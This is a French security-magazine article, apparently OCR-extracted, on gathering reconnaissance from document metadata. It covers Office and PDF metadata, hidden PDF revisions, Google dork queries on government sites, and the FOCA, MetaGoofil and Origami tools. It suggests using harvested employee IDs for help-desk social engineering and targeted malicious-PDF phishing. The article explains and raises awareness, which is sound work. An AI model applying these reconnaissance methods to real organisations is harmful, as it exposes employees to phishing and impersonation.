ppt	4330
pptx	4
pdf	5320000
odt	1240
ods	191
odp	74

Tab. 1 : Recherche sur Google par type de fichier sur site : gouv.fr filtype

Que conclure de la simple requête dont les résultats sont présentés en tableau 1 ?

- L'État utilise peu les logiciels libres comme OpenOffice.
- L'État n'est pas encore passé à la dernière version de Microsoft Office...
- La majorité des documents sont publiés en pdf.

Pour un attaquant, ces 2 informations sont en elles-mêmes intéressantes puisqu'elles indiquent quel(s) vecteur(s) utiliser pour une attaque à base de documents malveillants. Et pourtant, un attaquant un peu malin ne pourrait-il pas en tirer bien plus ?

Outre leur contenu, les documents regorgent d'autres informations parfois (presque) aussi importantes : adressage interne, noms, etc. Dans cet article, nous vous présentons la collecte d'informations orientée documents et les outils qui vont avec.

1 Quels trésors se cachent dans vos documents ?

Dans un document, quel que soit son format, il y a les informations entrées par l'auteur du document, et celles ajoutées par le logiciel utilisé, parfois à l'insu de l'auteur.

Pour clarifier, on distinguera 3 types d'information :

- les métadonnées : il s'agit de données supplémentaires ajoutées dans le document, comme son auteur, la date de création du document, etc. Elles sont bien souvent éditables.
- les informations perdues, comme les différentes versions d'un document liées à la fonctionnalité de sauvegarde incrémentale. Ces pertes d'information sont dues à des fonctionnalités des logiciels.
- les informations cachées, typiquement les chemins vers les sauvegardes ou les imprimantes, ... qui se retrouvent dans les documents à l'insu de l'utilisateur.

1.1 Les métadonnées

Les métadonnées sont des données prévues par l'éditeur du logiciel pour compléter l'information contenue dans le document. Typiquement, il s'agira de l'auteur, du titre, de la date de création, etc.

Que ce soit la suite Office ou Acrobat Reader, ces deux familles proposent une solution pour afficher ces données :

- pour la suite Office, il faut demander les propriétés du document ;
- pour Acrobat, il faut aller dans le menu ***Fichier->Propriétés***.




Fig. 1 : Affichage des propriétés des documents Office et PDF

Même si Microsoft et Adobe fournissent le moyen d'accéder à ces metadonnées, utiliser ces fonctions revient à ne regarder que ce qu'on veut bien nous montrer. Creusons !

1.1.1 Les metadonnées dans les documents MS Office : quoi de neuf depuis MS Word 2007 ?

Depuis quelques années, Microsoft a totalement changé le format de ses documents. Les versions 2007 et ultérieures sont passées au « x » : docx, xlsx, pptx.

En réalité, il s'agit de fichiers zip contenant une dizaine de fichiers XML. Pour les lecteurs avides de documentation sur les standards ouverts (et pas du tout indigeste), vous trouverez une introduction assez bien faite sur le site de Microsoft **[openxml]**.

Présentons rapidement ce format pour ce qu'il nous intéresse. Le conteneur zip est appelé *package*. Il contient plusieurs fichiers (appelés parts) placés dans une arborescence. Beaucoup de ces fichiers sont en XML, mais pas uniquement. Par exemple, si le fichier Office contient un mp3 ou une image, ils seront dans ce format natif. Enfin, des fichiers XML (ex. : **/_rels/.rels**) décrivent les relations entre toutes les parts. Ce sont ces fichiers de relations qui lient les autres parts et définissent le format. Les noms et la structure empruntés par la suite sont totalement arbitraires, et ont été choisis par Microsoft. Rien n'interdit de les changer, tant qu'ils le sont aussi dans les fichiers de relations.

La plupart des fichiers ont une base commune, comme une image pour l'aperçu (**thumbmail.jpeg**), des médias, des métadonnées, etc., et des éléments spécifiques à chaque application. En effet, il semble assez naturel qu'une feuille de calcul et un transparent pour une présentation ne soient pas tout à fait identiques.

```
Répertoire _rels      Contient le fichier maître de relations .rels, point de
                      départ de la lecture d'un document MS Office
Fichier .rels         Décrit les relations entre les fichiers, de la forme
                      <Relationship Id="someID" Type="relationshipType"
Target="targetPart"/>
word, xl, ppt         Répertoire propre à l'application concernée
```

À titre d'exemple, voici le contenu d'un fichier Excel vide :

```
>> unzip ../vide.xlsx
Archive:  ../vide.xlsx
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/workbook.xml
  inflating: xl/styles.xml
  inflating: xl/theme/theme1.xml
  inflating: xl/worksheets/sheet1.xml
 extracting: docProps/thumbnail.jpeg
  inflating: docProps/core.xml
  inflating: docProps/app.xml
```

Dans le principal fichier **_rels/.rels** se trouve une déclaration de type **http://schemas.openxmlformats.org/officeDocument/2006/relationships/officeDocument** : elle désigne le document principal, et indirectement son type.

Type de fichiers	Nombre de fichiers
doc	83500
docx	73
xls	37900
xlsx	3
ppt	4330
pptx	4
pdf	5320000
odt	1240
ods	191
odp	74

Tab. 1 : Recherche sur Google par type de fichier sur site : gouv.fr filtype

Part	Application	Description
docProps/core.xml	Toutes	Titre, auteur, révisions, date de modification, date d'impression, description, ...
docProps/app.xml	Toutes	Informations sur le document (nb de caractères, de pages, ...)
docProps/custom.xml	Toutes	Permet d'ajouter des métadonnées à la convenance de l'utilisateur
word/document.xms	Word	Suivi de modifications et auteurs
word/recipientData.xml	Word	Utilisé lors de la fusion de document via Mail Merge Recipient List
xl/revisions/revisionHeaders.xml	Excel	Suivi de modifications et auteurs
xl/comments1.xml	Excel	Commentaires dans le classeur, et leurs auteurs
ppt/notesSlides/notesSlide1.xml	PowerPoint	Les notes des slides
ppt/commentAuthors.xml	Powerpoint	Informations sur chaque auteur de commentaire du document

À noter enfin que Microsoft fournit un outil pour nettoyer les documents Office. Quand il s'agit de « vieux » documents (doc, xls, ppt), **rhdtoole.exe** est là pour ça **[rhdtool]**. Dans les versions ultérieures, cette fonctionnalité est incluse dans la suite Office grâce à un inspecteur de document et des options qui permettent de nettoyer (plus ou moins) le document de ses métadonnées.

1.1.2 La bataille des métadonnées dans les documents PDF

Le cas des documents PDF diffère grandement de celui des documents Office. Dans ce dernier cas, un seul éditeur - Microsoft - est concerné. En revanche, les documents PDF ne sont pas l'apanage d'un unique éditeur, même si Adobe domine largement le secteur. Malgré cela, il existe de nombreux petits « lecteurs » (Foxit, SumatraPDF, ...) et outils générant des fichiers PDF (à commencer par la suite MS Office).

Or, quand on examine la norme PDF, on constate que les métadonnées sont prévues au travers de deux objets : Info et Metadata.

Le « nouveau » mode pour ajouter des données aux documents PDF repose sur l'objet Metadata contenu dans l'objet central de tout document PDF, le *Catalog*. Ces informations sont celles affichées lorsqu'on appelle la fenêtre de propriétés d'un document (cf. figure ci-après) :




Fig 2. : Propriétés du rapport sur la mort de l'agent secret italien Calipari en Irak

Il y a cependant deux problèmes avec cette fenêtre :

- Elle n'affiche que ce qui est prévu dans son design alors que les métadonnées sont en XML : qui dit que des données non standards ne seraient pas présentes ?
- Elle ignore totalement l'ancien objet Info qui avait le même rôle (mais pas en XML).

Si on extrait maintenant les données avec Origami **[origami]**, *framework* de manipulations de fichiers PDF, on obtient le résultat suivant :

```
~/origami-pdf/scripts/metadata>> ./printmetadata.rb /tmp/calipari.pdf
[*] Metadata stream:
MetadataDate        : 2005-04-30T23:32:08+02:00
Producer            : Acrobat Distiller 6.0 (Windows)
ModifyDate          : 2005-04-30T23:32:08+02:00
CreateDate          : 2005-04-30T12:46:04+04:00
title               : TABLE OF CONTENTS
creator             : richard.thelin
CreatorTool         : Acrobat PDFMaker 6.0 for Word
[*] Document information dictionary:
Producer            : Acrobat Distiller 6.0 (Windows)
_AuthorEmail        : robert.potter@iraq.centcom.mil
CreationDate        : D:20050430124604+04'00'
Creator             : Acrobat PDFMaker 6.0 for Word
Title               : TABLE OF CONTENTS
Author              : richard.thelin
ModDate             : D:20050430233208+02'00'
_AdHocReviewCycleID : -553148013
_EmailSubject       : Another Redact Job For You
SourceModified      : D:20050430084305
Company             : ?USCENTCOM?
_AuthorEmailDisplayName: Potter Robert A COL MNFI STRATCOM
```

On constate que l'objet Info contient un bien intéressant champ **_EmailSubject**. Comment ça il s'agit d'une commande ?

1.2 Données cachées à l'insu de son plein gré

1.2.1 Les versions de documents

Pendant longtemps, les documents Office étaient sauvegardés de manière incrémentale, c'est-à-dire que la première version du document était écrite sur le disque. Puis, à chaque nouvelle sauvegarde, un patch avec la version précédente était sauvegardé, ajoutée au fichier (techniquement, c'est un peu différent, mais dans la pratique, ça revient à ça). C'est le fameux suivi de modifications (***Outils/Suivi des Modifications/Afficher les Modifications***).

Du coup, il était possible de revenir aux versions antérieures d'un document. Citons quelques anecdotes amusantes liées à cette fonctionnalité :

- Demandant un devis à un fournisseur, il est reçu peu après. Il suffit alors de revenir à la version antérieure pour voir la proposition commerciale faite à un concurrent, mais 20 % moins chère. Il est beaucoup plus facile de négocier dans ces conditions.
- Un communiqué de presse, envoyé à *MISC* par une agence de communication, contenait en fait, outre le document original, une copie d'un mail envoyé par un éditeur logiciel connu, demandant à cette agence de prendre le document à son compte et nous contacter.

Néanmoins, si les documents Office récents ne supportent plus cela, il n'en est pas de même avec les fichiers PDF dont les sauvegardes sont toujours incrémentales.

Prenons un document récent : le jugement du tribunal dans l'affaire Facebook vs ConnectU, qui s'est terminé par une transaction de 65M$ pour ConnectU. Deux (anciens) amis de M. Zuckerberg l'accusaient d'avoir « volé » leur idée initialement mise en place sur le réseau d'Harvard. Le document est disponible via le site du Ministère de la Justice **[facebook]**.

Le document mis à disposition contient en réalité 3 révisions. Grâce à Origami, il est possible de les extraire :

```
irb(main):042:0> pdf.read("facebook.pdf")
irb(main):043:0> pdf.save_upto(revision=42, filename="facebook_42.pdf")
```

On constate alors que le document est composé de 3 versions :

- La seule différence entre la version 1 et la 2 vient de l'ajout des liens dans 3 des coins de la couverture (cf. image 1), liens renvoyant vers le document sur le site du Ministère de la Justice.




Image. 1 : Ajout des liens entre la révision 1 (gauche) et 2 (droite)

- La seule différence entre la version 2 et la version 3 (version finale publiée) est l'ajout de métadonnées (voir aussi paragraphe suivant) :

```
Producer: Amyuni PDF Converter version 2.51-d
ModDate: D:20080702134914-07'00'
CreationDate: D:200807011425427
Title: 062308FC.sgngl
```

Révision 1,2

```
Producer: dockets.justia.com
ModDate: D:20080929221324+00'00'
CreationDate: D:20080702000000+00'00'
Subject: 5:2007cv01389 - The Facebook, Inc. v. Connectu, LLC et al
Author: Judge - Richard Seeborg
Creator: candce
Title: Transcript of Proceedings held on 06/23/08, before Judge Ware. Court Reporter/Transcriber Irene L. Rodriguez, Telephone number (408)947-8160. Per General Order No. 59 and Judicial Conference policy, this transcript may be viewed only at the Clerks Office public terminal or may be purchased through the Court Reporter/Transcriber until the deadline for the Release of Transcript Restriction.After that date it may be obtained through PACER. Any Notice of Intent to Request Redaction, if required, is due no later than 5 business days from date of this filing. Redaction Request due 7/21/2008. Redacted Transcript Deadline set for 7/30/2008. Release of Transcript Restriction set for 9/29/2008. (Rodriguez, Irene) (Filed on 7/2/2008)
```

Révision 3

1.2.2 « Il leake comme une vieille chaudière »

Les fuites, ça n'arrive pas qu'aux chaudières, mais aussi aux personnes et aux documents. Quand on sait quelle information chercher, on trouve des trésors !

C'est comme avec Google, qui peut beaucoup aider sur ce coup : avec les bonnes requêtes, on a moyen de trouver de vrais petits bijoux à moindre prix.

Considérons 3 cas d'informations vraiment simples à extraire : les adresses IP, les noms d'utilisateurs et les partages réseau. Dans les 3 cas, des expressions régulières suffiront à notre bonheur.

Pour les adresses IP, une expression du genre `\d+\.\d+\.\d+\.\d+` dans les documents peut bien aider. Mais là, on se retrouve vite confronté à un problème : que se passe-t-il si les documents sont au format binaire ? Une expression régulière fonctionne très bien sur du texte, mais sur de l'UTF-8 ou des données compressées, ça marche moins bien.

Avec Origami, quand un pdf est lu, tous les objets sont alors « textualisés » : plus de filtres comme la compression ou le chiffrement. Il devient alors très simple de chercher quelque chose dans le fichier, à l'aide de la méthode `ls`... qui est super lente.

Dans les documents MS Office, on trouve beaucoup de choses, à commencer par des noms d'utilisateurs et des partages réseau.

Pour s'en convaincre, utilisons Google. Reprenons notre exemple initial avec la même requête, mais complété d'un élément supplémentaire : `filetype:doc site:gouv.fr` « Documents and Settings ». Il s'agit là de trouver tous les documents MS Word publiés sur quelques sites de l'État français, et qui contiennent la chaîne « Documents and », chaîne bien connue car elle indique aussi le nom de l'utilisateur du système. On trouve 4410 documents.

Il est alors amusant de constater plusieurs choses en modifiant légèrement la requête : soit en recherchant par ministère, soit en regardant aussi dans les fichiers pdf. Les résultats sont dans le tableau ci-après :

	doc		pdf	
defense.gouv.fr	162	0	17400	6
interieur.gouv.fr	236	0	6450	245
finances.gouv.fr	36	0	3120	3
sante.gouv.fr	615	4	21800	24
diplomatie.gouv.fr	523	7	6850	1
elysee.fr	18	0	3470	0

Les colonnes « doc » et « pdf » indiquent le type de documents recherchés, la colonne juxtaposée le nombre de documents contenant l'expression « Documents and Settings ».

Deux petites anecdotes à noter pour la petite histoire à propos du site de l'Élysée :

- 9 documents MS Word ont le même titre « Souvent mise au seul banc des accusés de la détérioration de notre environnement, l'agriculture est en réalité un contributeur » ... alors qu'il s'agit de lettre à C. Perez, M. Barroso ou A. Karzai.
- 4 documents MS Word ont un des auteurs appelé « Aragorn ».

Dans cette partie, nous vous avons présenté les différents types d'informations qu'on peut trouver dans un document, et quelques moyens artisanaux de les récupérer. Dans la partie suivante, nous changeons d'échelle avec des outils dédiés.

2 Mise en œuvre et automatisation : FOCA, Maltego et autres

Analyser un document PDF ou MS Office, c'est intéressant, mais c'est encore mieux quand on peut en analyser des centaines voire des milliers à la fois. Il est alors beaucoup plus facile de trouver des *patterns* dans l'ensemble des documents...

2.1 Le pionnier : MetaGoofil

Un des premiers logiciels pour analyser massivement des documents de type MS Office ou PDF est MetaGoofil **[metagoofile]**. Le logiciel marche en ligne de commandes (code Python) et peut donc être scripté. Il faut spécifier un nom de domaine et le type de fichier désiré (PDF, MS Office, Open Office), MetaGoofil se charge ensuite de télécharger des documents à l'aide de Google et de rechercher les noms d'utilisateurs et les chemins de fichiers présents dans les documents. Un petit plus de MetaGoofil est que les résultats sont exportables au format HTML. En revanche, dès que Google modifie le format de sortie de son moteur de recherche, MetaGoofil ne sait plus interpréter les résultats et télécharger les fichiers. Il faut alors modifier le programme soi-même ou attendre la prochaine version de MetaGoofil...

2.2 Le performant : FOCA

Un autre outil pour analyser automatiquement des documents à partir d'un nom de domaine est FOCA **[foca]**. C'est un logiciel gratuit, bien qu'il y ait une version commerciale, mais que nous n'avons pas pu tester. La version gratuite permet de spécifier un nom de domaine, le logiciel passe ensuite par les moteurs de recherche Google, Bing et Exalead pour récupérer tous les documents de type .doc, .ppt, .pps, .xls, .docx, .pptx, .ppsx, .xlsx, .sxw, .sxc, .sxi, .odt, .ods, .odg, .odp, .pdf, .wdp, svg, .svgz et .indd (ouf !). Certains de ces formats sont moins connus, mais ceux qui nous intéressent vraiment ici sont les format MS Office et PDF.


La création d'un nouveau projet dans FOCA est très simple, puisqu'il suffit d'indiquer un nom de domaine, le type d'extension de fichier à rechercher et de cliquer sur ***search all***. Il est possible de lancer une recherche sans la création d'un projet, mais ceci est déconseillé puisqu'il

est alors impossible de sauvegarder les résultats de votre recherche.

L'analyse avec FOCA se divise en trois parties :

- recherches des documents sur les moteurs de recherche ;
- téléchargement des documents ;
- extraction des métadonnées.

Chaque étape doit être initiée par l'utilisateur. L'interface de FOCA est assez simple : à gauche, les métadonnées retrouvées dans les documents, et à droite, la liste des documents analysés :



Dans cet exemple, nous avons lancé une recherche sur les trois moteurs de recherche et ceci pour tous les formats de fichier (en haut à droite). FOCA a récupéré et téléchargé 1069 documents. Sur ces 1069 documents, 926 sont de type PDF. L'analyse des métadonnées nous donne :

- 150 utilisateurs ;
- 12 noms de répertoires ;
- 107 types de logiciels utilisés.

Les logiciels sont en général ceux qui ont été utilisés par la société pour créer les documents :

Attribute	Value
All software found (107) - Times found	
Acrobat Distillier 8.1.0	115
Microsoft Office 97	96
PScript5.dll Version 5.2.2	91
Adobe PDF Library 8.0	79
PScript5.dll Version 5.2	77
Acrobat Distillier 7.0.5	76
Microsoft Office	64
Adobe PDF Library 7.0	49
Adobe InDesign CS3 (5.0.4)	46
Adobe InDesign CS2 (4.0)	45
Adobe PDF Library 9.0	45
Adobe InDesign CS4 (6.0)	40
Microsoft Office 95	35
Acrobat Distillier 6.0.1	34

Le champ *value* représente le nombre de fois que le logiciel a été trouvé dans le lot de documents analysés. Pour ce qui est des utilisateurs, 150 ont été trouvés (seuls les documents PDF ont été analysés ici).

Attribute	Value
All users found (150) - Times found	
[redacted]	31
milljen	22
ebenhba	16
Rodrian4	13
DammoJo	11
[redacted]	10
MaryKay Burke	9
Default User	8
lindstrom	7
s146303	6
[redacted]	5
Patrick Toney	5
jld16	5
[redacted]	5

Certains de ces utilisateurs sont simplement le nom de l'entreprise, quant aux autres, ce sont des noms complets (Patrick Toney) ou des noms d'utilisateurs (Rodrian4) ou (Milljen). Pour ces deux derniers, il sera difficile de retrouver le nom complet de l'auteur, mais pas impossible. On verra aussi par la suite que le nom d'auteur qui se retrouve dans les métadonnées n'est pas forcément le nom d'auteur qu'on retrouve quand on ouvre le pdf avec un lecteur PDF. La liste d'utilisateurs récupérée par FOCA n'est pas parfaite et il faudra souvent retravailler certains noms d'utilisateurs pour retrouver le nom complet.

Un petit plus : FOCA va un peu plus loin pour identifier des noms d'utilisateurs puisque, en dehors des métadonnées, il utilise aussi les noms d'utilisateurs présents dans les chemins de répertoires :


Users	
Username	tradta
Username	s824041
Folders	
Folder	C:\Documents and Settings\s824041\Desktop\

Petit détail amusant : dans notre exemple, il y a un sous-type d'utilisateurs très intéressant :

s046995	2
s076429	1
s088500	5
s090458	1
s100189	1
s105643	1
s112114	1
s118128	3
s119830	1
s146303	6
s156551	2
s161278	3
s382765	1
S384292	2
s390562	1
s824041	1
s826516	1
S830841	2

Sans être devin, on peut raisonnablement affirmer que les employés de cette entreprise ont tous un nom d'utilisateur commençant par la lettre « s ». On appellera ici ces noms d'utilisateurs des *s-numbers*. Cette information est très intéressante, par exemple lors d'un *pentest*. Il n'est pas rare de retrouver des systèmes internes nécessitant ce s-number comme moyen d'authentification. On pourra aussi s'en servir pour une opération de type *social engineering* auprès du *Help Desk* (*Allo ?... Ici Mr... oui, mon password ne... Mon s-number ? Oui oui, le voilà... Merci monsieur... je réessaye tout de suite...*).

Un exercice intéressant serait de retrouver les noms de personnes associés à ces s-numbers. Ici encore, on peut utiliser FOCA pour retrouver dans quel document apparaissent ces s-numbers :



Le nom d'utilisateur présent dans les métadonnées est bien le s-number. En revanche, pour ce cas précis, on retrouve le nom Kendall aussi bien dans les champs *Title*, *Subjet*, que dans le nom du fichier ou encore la personne qui a signé le PDF qu'on retrouve lors de l'ouverture du document :


A Modeling and Simulation Approach for Reentry Vehicle Aeroshell Structural Assessment

David M. Kendall, Kaz Niemiec, and Richard A. Harrison
TRW Systems, Missile Defense Division

Une analyse plus poussée pourrait nous permettre de combiner la personne qui a écrit le document (présent dans les métadonnées), la personne qui a signé le document (présent lors de l'ouverture du document PDF, généralement juste en dessous du titre), et le type ou sujet traité dans le document. FOCA ne nous permet malheureusement pas d'effectuer ce type d'analyse.

Du côté sécurité, on peut récupérer le nom du logiciel utilisé par une personne précise de l'entreprise et vérifier que ce logiciel ne contient pas de vulnérabilité. Il « suffit » ensuite de récupérer l'email de cette personne et de lui envoyer un PDF exploitant cette vulnérabilité. Le nombre de vulnérabilités dans les lecteurs PDF rend ce scénario plus que réaliste.

FOCA permet également de récupérer d'autres éléments comme les systèmes d'exploitation, des adresses email ou encore des noms d'imprimantes. Dans notre exemple, nous n'avions pas examiné les métadonnées des documents MS Word qui, combinées avec les documents de type PDF, apportent en fait beaucoup plus d'informations :



En analysant les documents Office, on retrouve plus du double d'utilisateurs, imprimantes, adresses email, systèmes d'exploitation et noms de répertoires. Ces derniers sont d'ailleurs très intéressants, puisqu'en les analysant, on retrouve :

- des sous-domaines censés être uniquement accessible par la société ;
- des partages Windows ;
- des noms de personnes à recruter ;
- des noms de projets sur lesquels ils travaillent ;
- des noms de clients.

Nous laissons au lecteur le soin d'imaginer à quoi pourraient servir ces informations ;)

2.2.1 Un peu plus loin...

L'avantage avec FOCA est que le logiciel est assez facile à utiliser et qu'il permet d'exporter les données sous format de type texte (par exemple la liste des utilisateurs trouvés). En revanche, il est impossible d'effectuer des analyses détaillées avec les données ou de scripter les recherches. Il serait aussi intéressant d'insérer les données récupérées dans une base de données pour pouvoir les analyser par la suite. En imaginant qu'on a récupéré plus de 10000 documents appartenant aux 10 plus grandes entreprises mondiales, une base de données serait la bienvenue.

Pour ce qui est des documents PDF, on peut utiliser Origami pour analyser les métadonnées, comme vu ci-dessus. Il est alors facile de scripter les recherches.

Plus précisément, nous sommes intéressés par la date de création des documents pour un utilisateur donné. Ainsi, à l'aide d'Origami et des documents récupérés par FOCA, on obtient rapidement le résultat escompté. Dans l'exemple suivant, on s'aperçoit que cet utilisateur publie des articles à peu près tous les ans et semble toujours être actif dans l'entreprise :

```
$    ./origami_search "Peter Harrison"
Filename    : edge_quick_ref_guide_062007.pdf
  => ModifyDate : 2007-06-12T13:55:59-07:00
  => CreateDate : 2007-06-12T13:53:17-07:00
Filename     :     edge_quick_ref_guide.pdf
  => CreateDate : 2011-01-14T08:43:56-08:00
  => ModifyDate : 2011-01-14T09:05:03-08:00
Filename : faq_6_2005_2.pdf
  => ModifyDate : 2005-03-29T09:12:54-08:00
  => CreateDate : 2005-03-29T09:12:49-08:00
Filename : t_faq_06_2007.pdf
  => ModifyDate : 2008-04-16T15:54:34-07:00
  => CreateDate : 2008-04-16T15:54:28-07:00
Filename  : travelers_3.pdf
  => ModifyDate : 2005-03-29T09:12:03-08:00
  => CreateDate : 2005-03-29T09:11:50-08:00
```

Armé de ces deux informations (le nombre de fois qu'un utilisateur est présent et la date de création/modification), on peut facilement identifier les employés actifs ayant publié des documents sur les dernières années. Dans notre exemple et notre lot de 926 documents, on a ainsi pu identifier 6 personnes (ou du moins noms d'utilisateurs) qui sortent du lot car elles ont publié un nombre raisonnable d'articles au format PDF (au moins 4) et ceci étalé sur les 3-4 dernières années. Ces 6 personnes pourraient ici être des cibles idéales pour une opération de déstabilisation...

2.2.2 Un petit détour par la sémantique...

